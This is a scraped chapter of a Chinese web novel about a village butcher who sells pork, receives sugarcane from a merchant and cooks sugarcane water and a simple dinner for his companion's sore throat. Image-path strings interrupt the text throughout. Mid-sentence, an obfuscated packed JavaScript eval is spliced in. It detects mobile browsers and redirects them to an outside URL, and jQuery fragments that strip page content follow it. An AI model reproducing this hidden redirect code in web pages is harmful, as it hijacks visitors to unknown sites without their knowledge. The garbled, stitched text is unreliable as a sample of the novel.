27. 第 27 章

作品:《古代屠户养家日常

    陆织姜自己平时只看些农书、县志之类的,但元如意喜欢他就买了。


    他走过去打开了竹箱,里面躺着三本蓝封皮的书,随手拿起最上面一本,封面上写着《函柳记》,陆织姜翻开第一页,在窗边的椅子上坐下看了起来。


    起初陆织姜还看得平静,不过就是些才子佳人相遇的俗套,可翻到中间,那些描写渐渐露骨起来,什么“肌肤相亲”、“云雨缠绵”,字字句句直白得很,叫他看得耳根发热,觉得手里的书页都烫手了,他继续往下看,看到男女主角夜半私会那段,形容得极其详细,忽然啪地合上书,深吸了口气,把书放回竹箱,盖上盖子。


    站起来时,他发现西屋的门没关严,留着一条缝,瞥见元如意侧躺着,薄被就盖到胸口,她睡得正熟,睫毛在脸颊上投下小小的阴影,嘴唇轻轻抿着。


    陆织姜看着看着,嘴角自然扬了起来,他在门口站了好一会儿,才轻轻把门关严实了,转身走了出来。


    院子里阳光正好,那几只鸡在墙角刨土找食吃,陆织姜走到院角的一处,欢福摇头晃脑地看着他,鼻子嗅着他的手心,陆织姜伸手摸了摸它的背,说:“好好看家。”


    之后,他便出了院门。


    陆织姜熟门熟路地走到自己摆摊的肉铺,把案板支起来,猪肉一块块摆好,这些都是早上现宰的,肥瘦相间,颜色鲜亮。


    刚摆好没多久,第一个客人就来了,是位四十来岁的妇人,提着菜篮子,是街对面布店的老板娘。


    妇人凑近了看:“陆家兄弟,今儿的肉看着不错啊,给我来一斤五花肉,要肥瘦匀称的。”


    陆织姜点头,挑了块好的,手起刀落,割下一长条,上秤一称:“一斤一两,算您一斤的价。”


    妇人笑了:“多少钱?”


    “十五文。”


    妇人从钱袋里数出铜钱递过来,陆织姜接了,用油纸把肉包好,放进她篮子里,妇人却没立刻走,又看了看案板上的排骨:“那今儿这排骨怎么卖?”


    “排骨十二文一斤。”


    “那再来半斤排骨吧,炖汤喝。”


    陆织姜又砍了半斤排骨,包好了给她,妇人这才心满意足地走了。


    一位年轻后生跑得气喘吁吁的,一来就说要两斤后腿肉,说是家里来客了,陆织姜麻利地割肉、称重、收钱,那后生提着肉又匆匆跑了,一溜烟人就不见踪影了。陆织姜刚把案板上的肉重新摆整齐,一个五十多岁的男子,穿着绸缎衣裳走过来,他看起来像个行商,身后跟着个小厮,手里提着个布袋子。


    “老板,这肉新鲜不?”男子问。


    “早上刚宰的,您看看这颜色。”


    男子凑近了仔细瞧,又伸手按了按,点头:“是新鲜,给我切三斤里脊肉,要最嫩的。”


    陆织姜挑了一块最好的里脊,下刀切下一大块,上秤一称:“三斤二两,算三斤。”


    “好,”男子很满意,付了钱,却没急着走,他让小厮把布袋子拿过来,从里面掏出两根紫红色的长棍子,有小孩手臂那么粗,一节一节的。


    男子直接让小厮把甘蔗递给了他,道:“这是南边带来的甘蔗,甜得很,我看你做生意挺实在的,这两根就送你尝尝。”陆织姜有些意外:“这怎么好意思。”


    “拿着吧,我这一趟带了不少,自己吃不完,你这肉好,等我下回还来买。”


    说完就让小厮提着肉,二人便一齐走了,陆织姜看着案板上那两根甘蔗,伸手摸了摸,表皮硬硬的,他确实没见过这东西,只听人说过南方有这种甜杆子。


    又卖了几单,肉差不多卖完了,陆织姜收拾了摊子,把甘蔗小心地装进褡裢,背着往家走,路上他在想,元如意应该会喜欢这个吧。


    到家时已经是傍晚了,院子里很安静,元如意正在一件杂物屋子喂云朵,听到脚步声,她起身出来,便见陆织姜回来了。


    陆织姜走过去,问:“晌午,睡得怎么样?”


    “挺好的,就是喉咙有点不舒服,可能下午睡着时着凉了。”


    陆织姜皱起眉:“咳嗽吗?”


    “有点。”元如意又咳了两声,“没事,多喝点水就好了。”


    陆织姜却转身出了卧房,不一会儿端了碗温水进来:“先喝着,我去弄点润嗓子的。”


    元如意接过碗小口喝着,看陆织姜又出去,从褡裢里拿出那两根紫红色的棍子。


    她问:“这是什么?”


    “一个客人送的甘蔗,说南方来的,甜得很,我想着煮点甘蔗水给你喝,应该能润嗓子。”


    “得先把皮削了。”陆织姜拿着甘蔗去了灶房,元如意也跟了过去。


    灶房里,陆织姜把甘蔗洗净,放在案板上,他试了试,用菜刀削皮不太顺手,就换了把小刀,一手扶着甘蔗,一手慢慢削,紫色的外皮一片片剥落,露出里面白中带黄的芯子,削好一段,他切下一小截,递给元如意:“尝尝。”


    元如意接过来,咬了一口,还真是脆生生的,汁水立刻溢了满口,很是甜。


    陆织姜:“甜么?”


    “嗯,比糖还甜,清甜的味儿。”陆织姜道:“那多切点,煮水喝。”


    他把两根甘蔗都削了皮,切成一段一段的,再每段劈成四瓣,取了个小锅,把甘蔗放进去,加水,加了几个红枣,又捏了一小撮冰糖,灶膛里生起火,慢慢煮着。


    “要煮多久?”元如意靠在灶台边问。


    “得煮到甘蔗味出来了,你先去歇着,这儿烟熏火燎的。”


    元如意:“今晚,要不咱们做点清淡的?我看到地窖里还


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17138080|194676||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    有萝卜,炖个萝卜汤,再炒个青菜,蒸点米饭吧。”


    陆织姜点头:“好,你先去坐着,我来弄。”


    陆织姜先去地窖拿了根白萝卜,两个土豆,又摘了一把小油菜,洗干净了,萝卜切滚刀块,土豆切片,油菜掰开。


    这边甘蔗水已经煮开了,咕嘟咕嘟冒着泡,甜香飘满了灶房,陆织姜把火调小,让它慢慢熬着,另一个灶眼生起火,锅里放油,先炒了油菜,加了点蒜末和盐,清炒出来绿油油的,盛在盘子里。


    锅里加水,放入萝卜块和几片姜,炖汤,等汤滚了,他调小火,盖上盖子,米饭早在小陶罐里蒸上了,这时候已经飘出了米香。


    “快好了吧?”元如意问。


    “嗯,再等一会儿。”陆织姜揭开甘蔗水的锅盖,之后,他找了个碗,滤掉了甘蔗渣和枣子,倒出清亮的淡黄色糖水,端给她。


    元如意:“看着还挺不赖的。”


    “嗯,小心烫。”


    元如意接过来,吹了吹,小口小口喝着,热乎乎的甜水流进喉咙,确实一下子会舒服了不少。


    “好喝,你也喝点吧。”


    陆织姜自己也舀了一小碗,坐在她旁边,喝着。


    陆织姜笑笑,没接话,过了一会儿说:“云朵好像又长大了点。”


    “是啊,咱们是不是该给它换个笼子了?屋内那个已经有点小了。”


    “赶明儿我做个大一些的,用竹条编一个,能宽敞点。”


    “你会编?”


    “跟村里的老李头学过一点,不难。”


    元如意转头看他,暮色里他的侧脸轮廓分明,鼻梁挺直,嘴角微微抿着,若是好好拾掇一番,怕是比那美男子还俊呢。陆织姜转头,元如意便问是不是饭快好了。


    他去到灶房,萝卜汤已经炖得奶白奶白的,再撒了点盐和葱花,盛进汤碗里,米饭也蒸好了,菜摆上桌,一荤一素一汤,简简单单,看着却很有食欲。


    他们就在院子里坐下来吃饭,元如意先喝了口汤,萝卜炖得软烂,汤味清甜,炒青菜脆生生的,带着蒜香的味道,米饭热腾腾的,就着菜吃特别香。


    吃完饭,陆织姜便收拾了碗筷去洗,元如意就坐在那儿,听着灶房传来的水声,手里捧着那碗还剩一半的甘蔗水,小口小口喝着。


    鸡在窝里咕咕叫了几声,村子的远处传来几声狗吠,陆织姜洗好碗出来,看见元如意靠在椅子上,眼睛半闭着,他走过去轻声说:“那就早些洗漱,去睡吧,这儿凉。”


    元如意点点头,陆织姜送她进卧房,必须看她给自己盖好了被子,才出去。


    他吹灭了西屋的油灯,去关院子的大门,发现月光洒了一地,银白银白的,像是铺了层霜。


    他又抬头看了看天,星星虽然不多,但很亮。